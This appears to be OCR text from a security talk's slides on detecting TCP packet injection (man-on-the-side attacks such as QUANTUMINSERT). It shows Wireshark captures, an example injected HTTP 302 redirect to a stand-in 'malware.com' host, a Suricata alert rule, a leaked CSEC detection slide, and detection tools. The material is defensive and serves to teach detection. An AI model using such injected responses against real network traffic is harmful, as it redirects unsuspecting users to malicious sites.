
Client request

```
GET / HTTP/1.1
Host: www.linkedin.com
```

```
HTTP/1.1 301 Moved Permanently
Location: https://www.linkedin.com/
Content-Length: 0
```

Server response

TCP Packet Injection [NSA & GCHQ]




```
GET / HTTP/1.1
Host: www.linkedin.com
```

```
HTTP/1.1 302 Found
Location: http://malware.com/
Content-Length: 0
```

```
HTTP/1.1 301 Moved Permanently
Location: https://www.linkedin.com/
Content-Length: 0
```

TCP Packet Injection [NSA & GCHQ]



Client request

GET / HTTP/1.1
Host: www.linkedin.com

tcp.seq == 1

HTTP/1.1 302 Found
Location: http://malware.com/
Content-Length: 0

Injected response

tcp.seq == 1

~~HTTP/1.1 301 Moved Permanently~~
~~Location: https://www.linkedin.com/~~
Content-Length: 0

Real response

Follow TCP Stream (Wireshark)


```
GET / HTTP/1.1
Host: www.linkedin.com

HTTP/1.1 302 Found
Location: http://malware.com/
Content-Length: 0


ontent-Length: 0
```

Victor Julien's Suricata IDS can trigger an “event on overlapping data segments that have different data”

```
alert tcp any any -> any any (msg:"SURICATA
STREAM reassembly overlap with different
data"; stream-
event:reassembly_overlap_different_data;
classtype:protocol-command-decode;
sid:2210050; rev:2;)
```

← Victor released SID 2210050 in 2012

Snowden released the NSA documents in 2013 →



TOP SECRET // COMINT

Communications Security Establishment Canada
Centre de la sécurité des télécommunications Canada

Heuristic Example

- QUANTUM
  - It's no lie, quantum is cool.
    - But its easy to find
  - Analyze first content carrying packet
    - Check for sequence number duplication, but different data size
    - If content differs within the first 10% of the pkt payload, alert.


Safeguarding Canada's security through information superiority
Préserver la sécurité du Canada par la supériorité de l'information

Canadä

16

Tools for detecting Man-on-the-Side

- Fox-IT released IDS solutions to detect QUANTUMINSERT
  - Patch for Snort's Stream pre-processor.
  - Bro policy to check for inconsistencies in the first packet with payload.
- HoneyBadger - https://github.com/david415/HoneyBadger
  - TCP protocol analysis for detecting TCP injection attacks.
- qisniff - https://github.com/zond/qisniff
  - Assembling the streams in temporary files, and comparing incoming packets covering already received segments of the stream with the already received data.



findject.py

findject

http://www.netresec.com/?page=findject

- Detects packet injection attacks on TCP/80
- Simple python script
- Open source (GPLv2)

Research by Nakibly et al.

“Website-Targeted False Content Injection by Network Operators”
https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/nakibly

- Monitored traffic of three universities and one corporation
  - more than 75,000 users
  - 1.4 petabits of data
  - 129 million HTTP sessions
- Success – they found 14 groups of injections!
- Most of the attacks were coming from China

usenix
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

Website-Targeted False Content Injection by Network Operators


Gabi Nakibly, *Rafael—Advanced Defense Systems and Technion—Israel Institute of Technology;* Jaime Schcolnik, *Interdisciplinary Center Herzliya;* Yossi Rubin, *Rafael—Advanced Defense Systems*

https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/nakibly

This paper is included in the Proceedings of the
25th USENIX Security Symposium
August 10–12, 2016 • Austin, TX
ISBN 978-1-931971-32-4

Open access to the Proceedings of the
25th USENIX Security Symposium
is sponsored by USENIX

hao123-com_packet-injection.pcap




Transcript: 192.168.1.254:59360 -> 122.225.98.197:80 TCP HTTP

Client : 192.168.1.254 TCP 59360
Server : 122.225.98.197 TCP 80
Start Time : 2016-03-01 08:03:47.560150 UTC (09:03 GMT+01:00)
End Time : 2016-03-01 08:03:49.495852 UTC (09:03 GMT+01:00)
Duration : 00:00:01.9357020
Frames : 11
Protocol : HTTP (certainty: 10.02)

Display Frames 100 Encoding ASCII Font Size 10

```
GET / HTTP/1.1
Host: www.02995.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive


HTTP/1.1 302 Found
Location: http://www.hao123.com/?tn=93803173_s_hao_pg


HTTP/1.0 302 Moved Temporarily
Server: nginx
Date: Tue, 01 Mar 2016 07:50:28 GMT
Content-Type: text/html
Last-Modified: Tue, 01 Mar 2016 07:50:28 GMT
Cache-Control: max-age=1800
Location: http://hao.360.cn/?src=lm&ls=n4a2f6f3a91
Age: 857
X-Cache: HIT from ctzjhzs1
Via: 1.0 ctzjhzs1 (squid)
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
```



Wireshark · Follow TCP Stream (tcp.stream eq 0) · hao123-co...


```
GET / HTTP/1.1
Host: www.02995.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:41.0)
Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 302 Found
Location: http://www.hao123.com/?tn=93803173_s_hao_pg

0:28 GMT
Content-Type: text/html
Last-Modified: Tue, 01 Mar 2016 07:50:28 GMT
Cache-Control: max-age=1800
Location: http://hao.360.cn/?src=lm&ls=n4a2f6f3a91
Age: 857
X-Cache: HIT from ctzjhzs1
Via: 1.0 ctzjhzs1 (squid)
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
```

1 client pkt(s), 2 server pkt(s), 1 turn.

Entire conversation (974 bytes) Show data as ASCII Stream 0

Find:

hao123-com_packet-injection.pcap



hao123_上网从这里开始 -

hao123_上网从这里开始

www.hao123.com/?tn=93803173_s_hao_pg

hao123.com 设为首页 北京 多云 -3℃ 3月01日 周二

Bai du 百度 网页

天气 NBA 跑男4录制 小李夺奥斯卡影帝

首页 电视剧 最新电影 新闻头条 八卦娱乐

女人名字中有这字结婚后一定会旺夫

百度 • 贴吧 新浪 • 微博

天 猫 品牌迎春 凤 凰 网

360导航_新一代安全上网导

360导航_新一代安全上...

https://hao.360.cn/?src=lm&ls=n4a2f6f3a91

设360导航为主页

360导航 北京 [切换] 今 晴 -1°C 无持续风向：微风


网页 新闻 视频 图片 音乐 微博

综合搜索

天气 qq邮箱 163 花千骨

我的主页 新闻头条 电 视 剧 最新电影 小 游 戏

gpwa-qpwa.pcap



```
No.  Time       Source           Destination      Protocol  Length Identification  Info
  1 0.000000   192.168.88.249   216.116.193.188  TCP           74 0xa7eb (42987) 46422 → 80 [SYN] Seq=0 …
  2 0.774964   216.116.193.188  192.168.88.249   TCP           62 0x3132 (12594) 80 → 46422 [SYN, ACK] S…
  3 0.775017   192.168.88.249   216.116.193.188  TCP           54 0xa7ec (42988) 46422 → 80 [ACK] Seq=1 …
  4 0.776906   192.168.88.249   216.116.193.188  HTTP         209 0xa7ed (42989) GET /script/casino-crus…
  5 1.777857   192.168.88.249   216.116.193.188  TCP           54 0xa7ee (42990) 46422 → 80 [FIN, ACK] S…
